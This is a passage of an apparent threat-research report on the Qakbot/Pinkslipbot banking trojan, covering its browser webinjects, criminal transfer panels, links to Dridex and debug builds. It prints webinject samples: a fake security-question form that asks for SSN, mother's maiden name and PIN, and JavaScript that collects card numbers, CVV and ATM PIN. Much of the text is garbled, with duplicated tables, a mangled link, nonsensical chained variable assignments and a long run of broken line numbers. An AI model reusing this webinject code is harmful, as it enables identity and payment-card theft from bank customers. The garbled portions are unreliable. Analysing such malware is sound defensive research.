


Figure 25: Driver licence information requested via MITB injection.

As can be seen in Figure 31, the AZ Web Panel allows the attacker group to add drops and transfers to initiate transfers to an attacker-specified bank account via ACH or wire transfers. Interestingly, the server contains several Yummiba [24] web panels (Akamai's publication [25] is a tremendous resource for more information about Yummiba panels) used for stealing various forms of data (see Figure 32).

Besides the AZ, AZ2 and Yummiba panels, we came across a vaguely familiar login page that raises more questions than it answers. The next section discusses a possible connection between the Qakbot authors and those of Dridex.

Qakbot Related to Dridex and NeverQuest?

There exists a login page on the Qakbot server that appears identical to a login page documented by Buguroo [26] as Dridex's C&C panel.

The similarities do not end there and go well beyond the look of the page. Figure 34 shows similarities in the webinject code obtained from Qakbot and Dridex.

It is clear from the comparison that the Pinksliipbot version is a variation of Dridex's version with more obfuscation and slight variations on JavaScript array initialization.

```

<!-- ----- // Question Lists Start ----- -->
<div id="question" class="hide">
<div class="q_list_1">
<header id="q_l_1_title" class="translatable" data-translation="q_l_1_title"></header>
<div class="q_body">
<div class="pob">
<div class="group">
<span class="required translatable" data-translation="mmn">Place of Birth:</span>
<input id="pob" tabindex="8" type="text" name="mother_m_name" class="required verifiable" data-minlength="4" data-check-pattern="[\w{4}]" maxlength="80"/>
</div>
</div>
<div class="dob">
<div class="group mm_dd_yyyy">
<span class="required translatable" data-translation="dob">Date of Birth:</span>
<input id="dob" tabindex="9" type="text" name="date_of_birth" class="required verifiable" data-minlength="10" data-check-pattern="[\d{1}]\d{2}\d{3}\d{2}\d{2}" maxlength="10"/>
</div>
</div>
<div class="mdob">
<div class="group mm_dd_yyyy">
<span class="required translatable" data-translation="ssn">Mother Date of Birth:</span>
<input id="mdob" tabindex="10" type="text" name="s_s_number" class="required verifiable" data-minlength="10" data-check-pattern="[\d{1}]\d{2}\d{3}\d{2}\d{2}" maxlength="10"/>
</div>
</div>
</div>
<div class="q_list_2">
<header id="q_l_2_title" class="translatable" data-translation="q_l_2_title">Additional Information Required:</header>
<div class="q_body">
<div class="q_s_s_number">
<div class="group xxx_xxx_xxx">
<span class="required translatable" data-translation="ssn">Social Security Number:</span>
<input id="SSN" tabindex="11" type="text" name="s_s_number" class="required verifiable" data-minlength="11" data-check-pattern="[\d{3}\-\d{3}\-\d{3}]" maxlength="11"/>
</div>
</div>
<div class="q_mother_m_name">
<div class="group">
<span class="required translatable" data-translation="mmn">Mother Maiden Name:</span>
<input id="MHN" tabindex="12" type="text" name="mother_m_name" class="required verifiable" data-minlength="4" data-check-pattern="[\w{4}]" maxlength="80"/>
</div>
</div>
<div class="security_pin">
<div class="group">
<span class="translatable" data-translation="zip">Security Pin:</span>
<input id="security_pin" tabindex="13" type="text" name="security_pin" class="verifiable" data-minlength="4" data-check-pattern="[\d{4}]" maxlength="12"/>
</div>
</div>
</div>
</div>
<!-- ----- // Question Lists End ----- -->

```

PERSONAL INFORMATION REQUESTED FROM USER

Figure 26: Additional personal questions are posed as security questions.

The Buguroo report includes a screenshot (see bottom-right corner of Figure 35) pointing to a URL ‘[Contacting the URL at the address generated by the webinject script returned the same content from the screenshot in Buguroo’s report. This suggests that Qakbot and Dridex are either sharing the same server or using the same initial code base and possibly supports Buguroo’s claim of a new actor involvement with Dridex operations.](https://unknown/w/age/get_manufacturers?cb?”>https://unknown/w/age/get_manufacturers?cb?”, which also matches perfectly with the URL generated by Qakbot’s version of the obfuscated webinject script. Figure 35 shows how the same URL is generated by Qakbot’s webinjects. We used a <i>Chrome</i>-based browser’s developer tools to quickly bypass the obfuscation used to hide the path.</p>
</div>
<div data-bbox=)

F5 Networks found the same admin panel and JavaScript code used by NeverQuest/Vawtrak as well as Hesperbot malware and

suggest a possible collaboration between the two criminal groups [27]. This could indicate ties between the groups behind Pinksipbot, Dridex, NeverQuest and Hesperbot.

QAKBOT DEBUG BUILDS DISCOVERED AND COMPARED

While tracking this malware closely from February 2016 to May 2016, we noticed debug builds of Pinksipbot being served through C&C servers on rare occasions. In each case these were replaced within a few minutes with the more common release builds.

We received two debug builds directly from the Pinksipbot C&C servers (version 0300.222: 0250ce491182aca4ea19a2ee639ee92266a15c483069cdfe01024e5aa57c9c3c and version 0300.226 6a61f43a322233e1c681a15e839383b4c239acfb2da db77f181cd141b325e008) and obtained two other debug builds

```
function submitFake() {
    var a = document.getElementById("fk_card_label");
    var b = document.getElementById("fk_name_on_card");
    var c = document.getElementById("fk_card_number_1");
    var d = document.getElementById("fk_card_number_2");
    var e = document.getElementById("fk_card_number_3");
    var f = document.getElementById("fk_card_number_4");
    var g = document.getElementById("fk_exp_mm");
    var h = document.getElementById("fk_exp_yy");
    var i = document.getElementById("fk_pin");
    var k = document.getElementById("fk_cvv");
    var l = document.getElementById("fk_mm");
    var m = document.getElementById("fk_ss1");
    var n = document.getElementById("fk_ss2");
    var o = document.getElementById("fk_ss3");
    var p = document.getElementById("fk_dob_mm");
    var q = document.getElementById("fk_dob_dd");
    var r = document.getElementById("fk_dob_yy");
    var s = c.value + d.value + e.value + f.value;
    var t = g.value + h.value;
    var u = i.value;
    var v = k.value;
    var w = l.value;
    var x = m.value;
    var y = n.value;
    var z = o.value;
    var aa = p.value;
    var bb = q.value;
    var cc = r.value;
    var dd = s;
    var ee = t;
    var ff = u;
    var gg = v;
    var hh = w;
    var ii = x;
    var jj = y;
    var kk = z;
    var ll = aa;
    var mm = bb;
    var nn = cc;
    var oo = dd;
    var pp = ee;
    var qq = ff;
    var rr = gg;
    var ss = hh;
    var tt = ii;
    var uu = jj;
    var vv = kk;
    var ww = ll;
    var xx = mm;
    var yy = nn;
    var zz = oo;
    var aa1 = pp;
    var bb1 = qq;
    var cc1 = rr;
    var dd1 = ss;
    var ee1 = tt;
    var ff1 = uu;
    var gg1 = vv;
    var hh1 = ww;
    var ii1 = xx;
    var jj1 = yy;
    var kk1 = zz;
    var ll1 = aa1;
    var mm1 = bb1;
    var nn1 = cc1;
    var oo1 = dd1;
    var pp1 = ee1;
    var qq1 = ff1;
    var rr1 = gg1;
    var ss1 = hh1;
    var tt1 = ii1;
    var uu1 = jj1;
    var vv1 = kk1;
    var ww1 = ll1;
    var xx1 = mm1;
    var yy1 = nn1;
    var zz1 = oo1;
    var aa2 = pp1;
    var bb2 = qq1;
    var cc2 = rr1;
    var dd2 = ss1;
    var ee2 = tt1;
    var ff2 = uu1;
    var gg2 = vv1;
    var hh2 = ww1;
    var ii2 = xx1;
    var jj2 = yy1;
    var kk2 = zz1;
    var ll2 = aa2;
    var mm2 = bb2;
    var nn2 = cc2;
    var oo2 = dd2;
    var pp2 = ee2;
    var qq2 = ff2;
    var rr2 = gg2;
    var ss2 = hh2;
    var tt2 = ii2;
    var uu2 = jj2;
    var vv2 = kk2;
    var ww2 = ll2;
    var xx2 = mm2;
    var yy2 = nn2;
    var zz2 = oo2;
    var aa3 = pp2;
    var bb3 = qq2;
    var cc3 = rr2;
    var dd3 = ss2;
    var ee3 = tt2;
    var ff3 = uu2;
    var gg3 = vv2;
    var hh3 = ww2;
    var ii3 = xx2;
    var jj3 = yy2;
    var kk3 = zz2;
    var ll3 = aa3;
    var mm3 = bb3;
    var nn3 = cc3;
    var oo3 = dd3;
    var pp3 = ee3;
    var qq3 = ff3;
    var rr3 = gg3;
    var ss3 = hh3;
    var tt3 = ii3;
    var uu3 = jj3;
    var vv3 = kk3;
    var ww3 = ll3;
    var xx3 = mm3;
    var yy3 = nn3;
    var zz3 = oo3;
    var aa4 = pp3;
    var bb4 = qq3;
    var cc4 = rr3;
    var dd4 = ss3;
    var ee4 = tt3;
    var ff4 = uu3;
    var gg4 = vv3;
    var hh4 = ww3;
    var ii4 = xx3;
    var jj4 = yy3;
    var kk4 = zz3;
    var ll4 = aa4;
    var mm4 = bb4;
    var nn4 = cc4;
    var oo4 = dd4;
    var pp4 = ee4;
    var qq4 = ff4;
    var rr4 = gg4;
    var ss4 = hh4;
    var tt4 = ii4;
    var uu4 = jj4;
    var vv4 = kk4;
    var ww4 = ll4;
    var xx4 = mm4;
    var yy4 = nn4;
    var zz4 = oo4;
    if (/^([A-z0-9s.]{2,})$/im.test(b.value)) {
        showError("Name on Card", [b]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Name on Card: " + b.value;
    if ((isCardNumberValid()) && !dont_check_card_validity) {
        showError(a.innerHTML, [c, d, e, f]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + innerContent(a) + ":" + s;
    if (g.style.display == "") {
        if (h.selectedIndex < 1 || i.selectedIndex < 1 || parseInt(i.options[i.selectedIndex].value) === "" + h.options[h.selectedIndex].value) {
            showError("Expiration Date", [h, i]);
            return;
        }
        grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Expiration Date: " + h.options[h.selectedIndex].value + " " + i.value;
    } else {
        grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Expiration Date: " + current_card_exp;
    }
    if (/^([0-9]{3,4})$/im.test(j.value)) {
        showError("CVV / CVV2 / CVC", [j]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "CVV: " + j.value;
    if (/^([0-9]{4})|([0-9]{6})$/im.test(k.value)) {
        showError("ATM PIN", [k]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "ATM PIN: " + k.value;
    if (/^([A-z0-9s.]{2,})$/im.test(l.value)) {
        showError("Mother's Maiden Name", [l]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Mother's Maiden Name: " + l.value;
    if (/^([0-9]{3})$/im.test(m.value) || !/^([0-9]{2})$/im.test(n.value) || !/^([0-9]{4})$/im.test(o.value)) {
        showError("Social Security Number", [m, n, o]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Social Security Number: " + m.value + "-" + n.value + "-" + o.value;
    if (p.selectedIndex < 1 || r.selectedIndex < 1 || q.selectedIndex < 1) {
        showError("Date of Birth", [p, r, q]);
        return;
    }
    grabbed_details += (grabbed_details.length > 0 ? "<br>\r\n" : "") + "Date of Birth (mm/dd/yyyy): " + p.options[p.selectedIndex].value;
    grab_date = (((new Date()).getDate()) < 10 ? "0" + ((new Date()).getDate()) : ((new Date()).getDate())) + "." + (((new Date()).getMonth() + 1)).toString().padStart(2, "0") + ((new Date()).getFullYear());
    processing = true;
    addLog(document, "submitFake", "info", "card fake data submitted");
}
```

Figure 27: Web inject code used to parse and validate fake security questions entered by the user.

www.123-123-123-123.com	TIME: [00:07:13]	IP: [123.123.123.123]
NAME		
STREET		
ZIP		
PHONE		
DOB		
MDOB	Mother's Date of Birth	
SSN		
MMN	Mother's Maiden Name	
CSC		
POB	Place of Birth	
SECPIN	Security PIN	
CARD	CC#	
CID		
EXP		
www.123-123-123-123.com	TIME: [00:07:13]	IP: [123.123.123.123]
NAME		
STREET		
ZIP		
PHONE		
DOB		
MDOB		
SSN		
MMN		
CSC		
POB		
SECPIN		
CARD		
CID		
EXP		

Figure 28: Unprotected web pages contain thousands of instances of stolen confidential personal and financial information.

TIME: [] IP: []

NAME	
ADDRESS	
CARD	
EXP	
CVV	
DOB	
SSN	
MMN	
SQ0	In what city did you attend college? (First city, if more than one)
A0	
SQ1	What was the name of your best friend in college?
A1	
SQ2	What is your father's middle name?
A2	
ACC_	\$ [REDACTED] Bank Account Balances
ACC_	\$ [REDACTED]
HOMEPHONE	
WORKPHONE	
MOBILEPHONE	
EMAIL	

Figure 29: Bank account balances and security questions are recorded by Qakbot web injects.

Blocking: on off

active accounts: 0 waiting on block: 4

MSK: 2016 09:35:46 GMT
EST: 2016 02:35:46 GMT

Accounts		Transfers		Drops		Settings																																																																																																																																									
Bank:	[REDACTED]	o	search	Pinksipbot Machine ID																																																																																																																																											
<input type="checkbox"/> delete <input type="checkbox"/> details <input type="checkbox"/> search																																																																																																																																															
<table border="1"> <thead> <tr><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></tr> </thead> <tbody> <tr><td>336</td><td>jhtsgb17548</td><td>165</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:42</td></tr> <tr><td>300</td><td>nusylu908694</td><td>71.1</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:58</td></tr> <tr><td>323</td><td>yhfeia335379</td><td>216</td><td>w</td><td>nothing</td><td>2016</td><td>:38</td><td></td></tr> <tr><td>324</td><td>adhyim906162</td><td>68.1</td><td>s</td><td>ACH</td><td>2016</td><td>:31</td><td>1</td></tr> <tr><td>262</td><td>uvjdrh310452</td><td>163</td><td>fr</td><td>free</td><td>no data</td><td>2016</td><td>:44</td></tr> <tr><td>299</td><td>ehbpyr253558</td><td>71.1</td><td>ker.com</td><td>free</td><td>no data</td><td>2016</td><td>:54</td></tr> <tr><td>298</td><td>fxivyk612604</td><td>71.1</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:29</td></tr> <tr><td>334</td><td>txaury522094</td><td>174</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:46</td></tr> <tr><td>340</td><td>qbsna697180</td><td>108</td><td>e</td><td>free</td><td>no data</td><td>2016</td><td>:40</td></tr> <tr><td>331</td><td>tstdap344644</td><td>207</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:03</td></tr> <tr><td>339</td><td>eziwqr052149</td><td>75.1</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:07</td></tr> <tr><td>322</td><td>cpepec611132</td><td>216</td><td>u</td><td>nothing</td><td>2016</td><td>:28</td><td></td></tr> <tr><td>337</td><td>ovphry964000</td><td>76.1</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:02</td></tr> <tr><td>335</td><td>lamall180244</td><td>206</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:25</td></tr> <tr><td>247</td><td>ejwsp888323</td><td>74.1</td><td>w</td><td>free</td><td>no data</td><td>2016</td><td>:26</td></tr> <tr><td>281</td><td>cpepec611132</td><td>216</td><td>cl</td><td>free</td><td>no data</td><td>2016</td><td>:29</td></tr> </tbody> </table> <p style="text-align: right;">\$10,008.67</p> <p style="text-align: right;">\$208.93 \$95,206.93</p> <p style="text-align: right;">\$9,509.14 \$9,509.14</p> <p style="text-align: right;">\$73,846.56</p> <p style="text-align: right;">\$6</p> <p style="text-align: right;">\$5,422,359.95</p> <p style="text-align: right;">gen 109,914.25</p> <p style="text-align: right;">sy 84,779.73</p> <p style="text-align: right;">176</p> <p style="text-align: right;">Account 606,070.89</p> <p style="text-align: right;">\$3,409.42</p>																336	jhtsgb17548	165	w	free	no data	2016	:42	300	nusylu908694	71.1	w	free	no data	2016	:58	323	yhfeia335379	216	w	nothing	2016	:38		324	adhyim906162	68.1	s	ACH	2016	:31	1	262	uvjdrh310452	163	fr	free	no data	2016	:44	299	ehbpyr253558	71.1	ker.com	free	no data	2016	:54	298	fxivyk612604	71.1	w	free	no data	2016	:29	334	txaury522094	174	w	free	no data	2016	:46	340	qbsna697180	108	e	free	no data	2016	:40	331	tstdap344644	207	w	free	no data	2016	:03	339	eziwqr052149	75.1	w	free	no data	2016	:07	322	cpepec611132	216	u	nothing	2016	:28		337	ovphry964000	76.1	w	free	no data	2016	:02	335	lamall180244	206	w	free	no data	2016	:25	247	ejwsp888323	74.1	w	free	no data	2016	:26	281	cpepec611132	216	cl	free	no data	2016	:29
336	jhtsgb17548	165	w	free	no data	2016	:42																																																																																																																																								
300	nusylu908694	71.1	w	free	no data	2016	:58																																																																																																																																								
323	yhfeia335379	216	w	nothing	2016	:38																																																																																																																																									
324	adhyim906162	68.1	s	ACH	2016	:31	1																																																																																																																																								
262	uvjdrh310452	163	fr	free	no data	2016	:44																																																																																																																																								
299	ehbpyr253558	71.1	ker.com	free	no data	2016	:54																																																																																																																																								
298	fxivyk612604	71.1	w	free	no data	2016	:29																																																																																																																																								
334	txaury522094	174	w	free	no data	2016	:46																																																																																																																																								
340	qbsna697180	108	e	free	no data	2016	:40																																																																																																																																								
331	tstdap344644	207	w	free	no data	2016	:03																																																																																																																																								
339	eziwqr052149	75.1	w	free	no data	2016	:07																																																																																																																																								
322	cpepec611132	216	u	nothing	2016	:28																																																																																																																																									
337	ovphry964000	76.1	w	free	no data	2016	:02																																																																																																																																								
335	lamall180244	206	w	free	no data	2016	:25																																																																																																																																								
247	ejwsp888323	74.1	w	free	no data	2016	:26																																																																																																																																								
281	cpepec611132	216	cl	free	no data	2016	:29																																																																																																																																								

Figure 30: ATSEngine web panel 'AZ2' with bank account information and money transfer status.

Blocking: on off

active accounts: 0 waiting on block: 4

MSK: 2016 17:03:47 GMT
EST: 2016 10:03:47 GMT

Accounts		Transfers		Drops		Settings		Exit
return	save	refresh						
<input type="checkbox"/> Parameter <input type="checkbox"/> Value		<input type="checkbox"/> Parameter <input type="checkbox"/> Value		<input type="checkbox"/> Parameter <input type="checkbox"/> Value		<input type="checkbox"/> Parameter <input type="checkbox"/> Value		
Account ID:	413	balances		balances		balances		
Bank:	[REDACTED]	balances		password		N/A		
Bank Domain:	[REDACTED]	login		company		\$1,187,653.70		
Bot Nick:	lmdhdbv658633					\$1,237,094.96		
Bot IP:								
Transfers:	nothing							
Account status:	free							
Secret Data Type:	token							
Secret Data:	Token: [REDACTED]							
First seen:	2016-							
Last seen:	2016-							
Balances:	\$1,187,653.70							
Comment:	[REDACTED]							
Time	Browser	Source	Page title	Page URL				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
2016-	IE 10.0	main		http://[REDACTED]				
Transfers	New	Edit	Delete	Add Money Transfer Information				
ID	Input Date	Effective Date	Type	Plus	Amount	Source Account	ACH Batch ID	Wire Transfer ID
								Comment

Create new transfer

Transfer ID: [REDACTED]
Transfer Input Date: [REDACTED]
Transfer Effective Date: [REDACTED]
Transfer Type: Wire
Transfer Total Amount: + [REDACTED]
ACH Batch ID: [REDACTED]
Wire Transfer ID: [REDACTED]

Transfer Comment: [REDACTED]

OK Cancel

Hide this form Create

Owner: [REDACTED]
Bank Name: [REDACTED]
First Name: [REDACTED]
Last Name: [REDACTED]
Drop Status: (0) Ready (unused)
Account Type: Checking
Account Number: [REDACTED]
Routing ACH: [REDACTED]
Routing Wire: [REDACTED]
Min Amount: [REDACTED]
Max Amount: [REDACTED]
Address: [REDACTED]
City: [REDACTED]
State: [REDACTED]
ZIP: [REDACTED]
Phone: [REDACTED]
Comment: [REDACTED]
Priority: 5 Create

Figure 31: Detailed information about banking credentials.



Figure 32: Yummaba panels discovered on Qakbot server.

from 2010 (version 200.474 a0fdd16f65c09159c673e82096905a 68b772b5efc79259f3cee4cdffa3209724) and 2011 (version 200.332 0xab302a10005ea59c2e57b235ccb6666e800512924cf caa65ac829a8566088dc0) based on strings from the first two.

The major difference between a release and a debug Qakbot build is the presence of strings indicative of execution progress logged either to a file on disk or sent to the OutputDebugString() Windows API for use with a debugger. For the purpose of reverse engineering, it allows a researcher to see the purpose of a block of code without spending much time reading the disassembly.

Pinkslipbot debug messages are typically succinct and include the original function name, as seen in the screenshot shown in Figure 37.

Having debug versions from 2010 as well as 2016 allowed us to hunt for relationships between the older versions and the more recent ones. Most functions from the 2010 version still exist in the 2016 version with the same function names and occasionally with identical generated code. In other cases, it is easy to see the evolution of a code fragment by studying the differences. We

Figure 33: Qakbot login page and Dridex login page compared.

```

6784 var RS = {
6785   gateURL: 'gate/',
6786   ad_____path: '',
6787   debug_mode: true,
6788   resendSmsDelay: 30,
6789   sms_sent_count: 0,
6790   sms_timer: null,
6791   sms_resend_countdown: -1,
6792   bank_id: 54,
6793   bank_folder_name: 'tsb',
6794   bot_id: navigator.bot_id,
6795   account_id: 0,
6796   get_current_status__id: '',
6797   no_answer_from_server__id: '',
6798   wait_otp_from_holder__id: '',
6799   show_dont_work_screen__id: '',
6800   addtext: '',
6801   log_msg: [],
6802   transfer_info: [],
6803   all_transfers_info: [],
6804   mob_info: [],
6805   focus_amount_interval: '',
6806   delay_ms: '100',
6807   count_tab: 0,
6808   opacity_value: 0,
6809   control_amount_step: 0,
6810   interval: '',
6811   strDefaultSelect: 'Please select',
6812 }
6813
6814 var m = []
6815
6816 gateURL: ... + 'gate/',
6817 ad_____path: '',
6818 debug_mode: true,
6819 resendSmsDelay: 30,
6820 sms_sent_count: 0,
6821 sms_timer: null,
6822 sms_resend_countdown: -1,
6823 bank_id: 73,
6824 bot_id: navigator[(a2 + g5 + h8I)],
6825 account_id: 0,
6826 get_current_status__id: '',
6827 no_answer_from_server__id: '',
6828 wait_otp_from_holder__id: '',
6829 show_dont_work_screen__id: '',
6830 addtext: '',
6831 log_msg: new Array(),
6832 transfer_info: new Array(),
6833 all_transfers_info: new Array(),
6834 mob_info: new Array(),
6835 focus_amount_interval: '',
6836 delay_ms: (z5M + U1),
6837 count_tab: 0,
6838 lang: (u + U),
6839 lang_array: new Array(),
6840 opacity_value: 0.0,
6841 control_amount_step: 0,
6842 interval: '',
6843 strDefaultSelect: "Please select",
6844
6845
6846
6847
6848
6849
6850
6851
6852
6853
6854
6855
6856
6857
6858
6859
6860
6861
6862
6863
6864
6865
6866
6867
6868
6869
6870
6871
6872
6873
6874
6875
6876
6877
6878
6879
6880
6881
6882
6883
6884
6885
6886
6887
6888
6889
6890
6891
6892
6893
6894
6895
6896
6897
6898
6899
6900
6901
6902
6903
6904
6905
6906
6907
6908
6909
6910
6911
6912
6913
6914
6915
6916
6917
6918
6919
6920
6921
6922
6923
6924
6925
6926
6927
6928
6929
6930
6931
6932
6933
6934
6935
6936
6937
6938
6939
6940
6941
6942
6943
6944
6945
6946
6947
6948
6949
6950
6951
6952
6953
6954
6955
6956
6957
6958
6959
6960
6961
6962
6963
6964
6965
6966
6967
6968
6969
6970
6971
6972
6973
6974
6975
6976
6977
6978
6979
6980
6981
6982
6983
6984
6985
6986
6987
6988
6989
6990
6991
6992
6993
6994
6995
6996
6997
6998
6999
6999
7000
7001
7002
7003
7004
7005
7006
7007
7008
7009
70010
70011
70012
70013
70014
70015
70016
70017
70018
70019
70020
70021
70022
70023
70024
70025
70026
70027
70028
70029
70030
70031
70032
70033
70034
70035
70036
70037
70038
70039
70040
70041
70042
70043
70044
70045
70046
70047
70048
70049
70049
70050
70051
70052
70053
70054
70055
70056
70057
70058
70059
70059
70060
70061
70062
70063
70064
70065
70066
70067
70068
70069
70069
70070
70071
70072
70073
70074
70075
70076
70077
70078
70079
70079
70080
70081
70082
70083
70084
70085
70086
70087
70088
70089
70089
70090
70091
70092
70093
70094
70095
70096
70097
70098
70099
70099
700100
700101
700102
700103
700104
700105
700106
700107
700108
700109
700109
700110
700111
700112
700113
700114
700115
700116
700117
700118
700119
700119
700120
700121
700122
700123
700124
700125
700126
700127
700128
700129
700129
700130
700131
700132
700133
700134
700135
700136
700137
700138
700139
700139
700140
700141
700142
700143
700144
700145
700146
700147
700148
700149
700149
700150
700151
700152
700153
700154
700155
700156
700157
700158
700159
700159
700160
700161
700162
700163
700164
700165
700166
700167
700168
700169
700169
700170
700171
700172
700173
700174
700175
700176
700177
700178
700179
700179
700180
700181
700182
700183
700184
700185
700186
700187
700188
700189
700189
700190
700191
700192
700193
700194
700195
700196
700197
700198
700199
700199
700200
700201
700202
700203
700204
700205
700206
700207
700208
700209
700209
700210
700211
700212
700213
700214
700215
700216
700217
700218
700219
700219
700220
700221
700222
700223
700224
700225
700226
700227
700228
700229
700229
700230
700231
700232
700233
700234
700235
700236
700237
700238
700239
700239
700240
700241
700242
700243
700244
700245
700246
700247
700248
700249
700249
700250
700251
700252
700253
700254
700255
700256
700257
700258
700259
700259
700260
700261
700262
700263
700264
700265
700266
700267
700268
700269
700269
700270
700271
700272
700273
700274
700275
700276
700277
700278
700278
700279
700280
700281
700282
700283
700284
700285
700286
700287
700288
700289
700289
700290
700291
700292
700293
700294
700295
700296
700297
700298
700298
700299
700299
700300
700301
700302
700303
700304
700305
700306
700307
700308
700309
700309
700310
700311
700312
700313
700314
700315
700316
700317
700318
700319
700319
700320
700321
700322
700323
700324
700325
700326
700327
700328
700329
700329
700330
700331
700332
700333
700334
700335
700336
700337
700338
700339
700339
700340
700341
700342
700343
700344
700345
700346
700347
700348
700349
700349
700350
700351
700352
700353
700354
700355
700356
700357
700358
700359
700359
700360
700361
700362
700363
700364
700365
700366
700367
700368
700369
700369
700370
700371
700372
700373
700374
700375
700376
700377
700378
700378
700379
700380
700381
700382
700383
700384
700385
700386
700387
700388
700389
700389
700390
700391
700392
700393
700394
700395
700396
700397
700398
700398
700399
700399
700400
700401
700402
700403
700404
700405
700406
700407
700408
700409
700409
700410
700411
700412
700413
700414
700415
700416
700417
700418
700419
700419
700420
700421
700422
700423
700424
700425
700426
700427
700428
700429
700429
700430
700431
700432
700433
700434
700435
700436
700437
700438
700439
700439
700440
700441
700442
700443
700444
700445
700446
700447
700448
700449
700449
700450
700451
700452
700453
700454
700455
700456
700457
700458
700459
700459
700460
700461
700462
700463
700464
700465
700466
700467
700468
700469
700469
700470
700471
700472
700473
700474
700475
700476
700477
700478
700478
700479
700480
700481
700482
700483
700484
700485
700486
700487
700488
700489
700489
700490
700491
700492
700493
700494
700495
700496
700497
700498
700498
700499
700499
700500
700501
700502
700503
700504
700505
700506
700507
700508
700509
700509
700510
700511
700512
